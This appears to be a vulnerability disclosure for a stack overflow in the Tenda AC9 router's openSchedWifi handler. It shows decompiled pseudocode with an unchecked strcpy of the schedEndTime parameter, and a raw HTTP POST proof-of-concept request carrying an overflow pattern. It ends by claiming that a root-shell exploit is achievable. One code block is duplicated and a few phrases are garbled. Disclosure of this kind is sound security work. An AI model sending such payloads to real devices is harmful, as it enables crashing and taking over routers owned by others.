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Tenda AC9 V15.03.2.21_cn stack overflow

Overview

- Manufacturer's website information：https://www.tenda.com.cn/profile/contact.html
- Firmware download address： https://www.tenda.com.cn/download/default.html

1. Affected version

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

At the beginning of the function, the content corresponding to the schedendtime parameter is passed to V20, and then V20 is directly copied to the stack of PTR + 10. There is no size check, so there is a stack overflow vulnerability

```
v14 = 1;
v15 = 1;
v22 = (char *)sub_2B408(a1, (int)"schedWifiEnable", (int)"1");
src = (char *)sub_2B408(a1, (int)"schedStartTime", (int)&unk_CFA74);
v20 = (char *)sub_2B408(a1, (int)"schedEndTime", (int)&unk_CFA74);
nptr = (char *)sub_2B408(a1, (int)"timeType", (int)"0");
s = (char *)sub_2B408(a1, (int)"day", (int)"1,1,1,1,1,1,1");
i = 0;
GetValue("wl.public.enable", dest);
```

```
if ( ptr )
{
  v1 = atoi((const char *)dest) != 0;
  *(_BYTE *)ptr = v1;
  v2 = atoi(v22) != 0;
  *((_BYTE *)ptr + 1) = v2;
  strcpy((char *)ptr + 2, src);
  strcpy((char *)ptr + 10, v20);
  for ( i = 0; i <= 6; ++i )
    *((_BYTE *)ptr + i + 18) = *(&v9 + i) != 0;
  sub_36094(ptr, 0);
  free(ptr);
  v25 = 0;
```


```
if ( ptr )
{
  v1 = atoi((const char *)dest) != 0;
  *(_BYTE *)ptr = v1;
  v2 = atoi(v22) != 0;
  *((_BYTE *)ptr + 1) = v2;
  strcpy((char *)ptr + 2, src);
  strcpy((char *)ptr + 10, v20);
  for ( i = 0; i <= 6; ++i )
    *((_BYTE *)ptr + i + 18) = *(&v9 + i) != 0;
  sub_36094(ptr, 0);
  free(ptr);
  v25 = 0;
```

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1602
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/wifi_time.html?random=0.200026455878662978
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcnbf1qw

schedWifiEnable=1&schedStartTime=00%3A00&schedEndTime=01aaaabaaacaaadaaaeaaafaaagaaa
```

The reproduction results are as follows:



Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shel